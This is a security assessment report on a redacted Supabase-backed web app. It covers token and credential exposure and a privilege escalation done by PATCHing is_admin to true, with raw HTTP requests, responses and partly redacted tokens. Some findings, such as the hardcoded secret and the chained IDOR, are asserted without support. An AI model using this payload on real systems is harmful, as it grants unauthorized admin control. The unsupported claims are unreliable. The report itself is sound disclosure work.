# Security Assessment Report

**Target:** [redacted]

**Type:** Internal Educational Assessment

**Author:** Josh Sullivan

**Date:** April 25, 2025

**Version:** 2.0

## Executive Summary

This report outlines security misconfigurations discovered in the [redacted] web application. Through chaining multiple vulnerabilities including Insecure Direct Object Reference (IDOR), Broken Access Control (BAC), and potentially Unrestricted File Upload an attacker could escalate privileges, access unauthorized data, and potentially gain administrative access.

## Scope

This assessment covered:

- Target domain: https://[redacted]
- API endpoints associated with authentication and user management
- Both authenticated and unauthenticated user perspectives

## Vulnerability Summary Table

| Vulnerability | Risk Level | Exploit Chain? | Notes |
|---|---|---|---|
| Sensitive credentials exposed in sighup/signin flows | High | Yes | Passwords, emails, API keys exposed in plaintext |
| JWT + Refresh Token in URL fragment | Medium | Yes | Easily leaked via referrers or browser history |
| JWT + Anon token leakage in login flow | High | Yes | Enables privilege escalation |
| Hardcoded JWT secret + is_admin modification | Critical | Yes | Full privilege escalation to admin |

## Vulnerability Details

### *     Sensitive Credential Exposure in Signup flow     *

**Endpoint:** POST /auth/v1/signup

**Risk Level:** High

**Issue Summary:**

During user registration, plaintext email, password, API key, and JWT tokens are exposed in the request/response cycle. This poses a risk of interception via client-side logs, browser plugins, or MITM scenarios.

**Steps to Reproduce:**

1. Open Burp Suite and intercept the signup request at https://[redacted] /auth/v1/signup.

2. Fill out the signup form with dummy values and submit.

3. Observe the POST request payload:

4. Check the server's response body:

5. Tokens and API keys are fully exposed in plaintext.

**Impact:**

- Risk of token replay or account hijacking

- API keys can be abused for backend access

- Plaintext passwords may be logged or cached

## JWT Tokens in URL Fragment (Email Verification Flow)

**Risk Level:** Medium

**Issue Summary:**

After account signup, the app redirects to a verification URL containing JWT and refresh tokens in the URL fragment (after #). These are not sent to the server but can be leaked via browser history or JavaScript.

**Steps to Reproduce:**

1. Complete the signup flow at https://[redacted] /signup

2. Observe the browser redirection to a URL

3. the full JWT and refresh tokens are visible in the fragment.

**Impact:**

- Tokens cached by browser, leaked via extensions or referrer headers
- Risk of token replay or unauthorized reuse.

## * JWT + Anon Token Leakage in Login Flow *

**Endpoint:** /auth/v1/token?grant_type=refresh_token

**Risk Level:** High

**Issue Summary:**

During login, both an Authorization Bearer token and anon token are returned in plaintext. These can be used to impersonate users or escalate access.

**Steps to Reproduce:**

1. Use Burp Suite to complete the login flow.

2. Capture the request to /auth/v1/token?grant_type=refresh_token.

3. Observe that the request contains the anon API key and Authorization Bearer JWT tokens.

4. Review the response, which includes sensitive account details and the access token.

**Impact:**

- Tokens can be reused for privilege escalation.

- Attacker can explore the API with valid credentials

## *  Privilege Escalation via Hardcoded JWT Secret  *

**Endpoint:** PATCH /rest/v1/users?id=eq.<account_id>

**Risk Level:** Critical

**Issue Summary:**

Using the anon token, an attacker can modify the is_admin field of their own account by crafting a malicious request. This leads to full privilege escalation.

**Steps to Reproduce:**

1. Log in and capture anon token, account id, and JWT
2. Send a PATCH request with payload:
   { “is_admin”: true}

**Impact:**

- Attacker can grant themselves admin privileges

- Full compromise of user roles and admin features

## Chained Attack Path

**Here is how the bugs link together:**

1. IDOR allows enumeration of user data
2. BAC allows privilege escalation
3. Admin access obtained
4. File Upload (unconfirmed) could enable RCE or persistent payloads

**Figma Link -> Attack Flow:**

https://www.figma.com/board (full link has been redacted, but provides attack flow using images of webpage + request/response payloads)

## Recommendations

- Rotate JWT signing keys immediately
- Do not expose tokens or credentials on client-side code or responses
- Store tokens in secure HTTP-only cookies
- Avoid using URL fragments for sensitive information
- Implement short token lifetimes + rotation policies
- Use API gateways or WAFs to detect token abuse
- Validate permissions server-side on all sensitive operations

## Appendix

**Tools used:**

- Burp Suite: community edition,
- ffuf
- DevTools
- Custom Bash Scripts


**Example Tokens (Redacted in public reports)**

anon_token: eyJhbGciOiJIUzI1...

Authorization: Bearer eyJhbGciOi...

Account ID: 8.....-6...-4...-9...-6...

## Sample payloads



Request


```
PATCH /rest/v1/users?id=eq.85244b0[redacted] HTTP/2
Host: [redacted]
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsImtpZCI6IkplV290UldhcOIwZjBOZE4iLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL3V3cWFsa3dtem9
[redacted]
EMcMe3YoDkPJh5g5k
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
X-Client-Info: supabase-js-web/2.49.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept: application/vnd.pgrst.object+json
Accept-Profile: public
Apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9[redacted]
Origin: https://[redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[redacted]
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Content-Length: 27

{
  "is_admin":true
}
```

Response

```
HTTP/2 204 No Content
Date: Thu, 24 Apr 2025 04:31:39 GMT
Content-Range: 0-0/*
Cf-Ray: 9352df4c9f8ce6d2-MEL
Cf-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: https://[redacted]
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Vary: Accept-Encoding
Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date,
Location, Server, Transfer-Encoding, Range-Unit
Sb-Gateway-Version: 1
Sb-Project-Ref: u[redacted]
X-Content-Type-Options: nosniff
X-Envoy-Attempt-Count: 1
X-Envoy-Upstream-Service-Time: 6
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400
```

*Figure 1: Privilege Escalation Payload*



Request

```
POST /auth/v1/token?grant_type=password HTTP/2
Host: [redacted]
Content-Length: 9[redacted]
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9[redacted]
X-Supabase-Api-Version: 2024-01-01
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
X-Client-Info: supabase-js-web/2.49.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Content-Type: application/json;charset=UTF-8
Apikey:
eyJhbGciOiJIUzI1NiIsInR[redacted]
Accept: */*
Origin: https://www.[redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.p[redacted]
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "email":"[redacted]",
  "password":"[redacted]",
  "gotrue_meta_security":{
  }
}
```

Response

```
HTTP/2 200 OK
Date: Thu, 24 Apr 2025 04:26:39 GMT
Content-Type: application/json
Cf-Ray: 9352d7fd8f50e6d2-MEL
Cf-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: https://[redacted]
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Vary: Origin, Accept-Encoding
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Total-Count, Link, X-Supabase-Api-Version
Sb-Gateway-Version: 1
Sb-Project-Ref: [redacted]
X-Content-Type-Options: nosniff
X-Envoy-Attempt-Count: 1
X-Envoy-Upstream-Service-Time: 143
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400

{
  "access_token":
  "eyJhbGciOiJIUzI1NiIsImtpZCI6IkplV290UldhcOIwZjBOZE4iLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJ
  [redacted]
  "token_type":"bearer",
  "expires_in":3600,
  "expires_at":1745472399,
  "refresh_token":"CM_563Pgchsu3CJgq0cWzA",
  "user":{
    "id":"[redacted]",
    "aud":"authenticated",
    "role":"authenticated",
    "email":"[redacted]",
    "email_confirmed_at":"2025-04-18T05:03:09.0336747"
```

*Figure 2: exposed login details*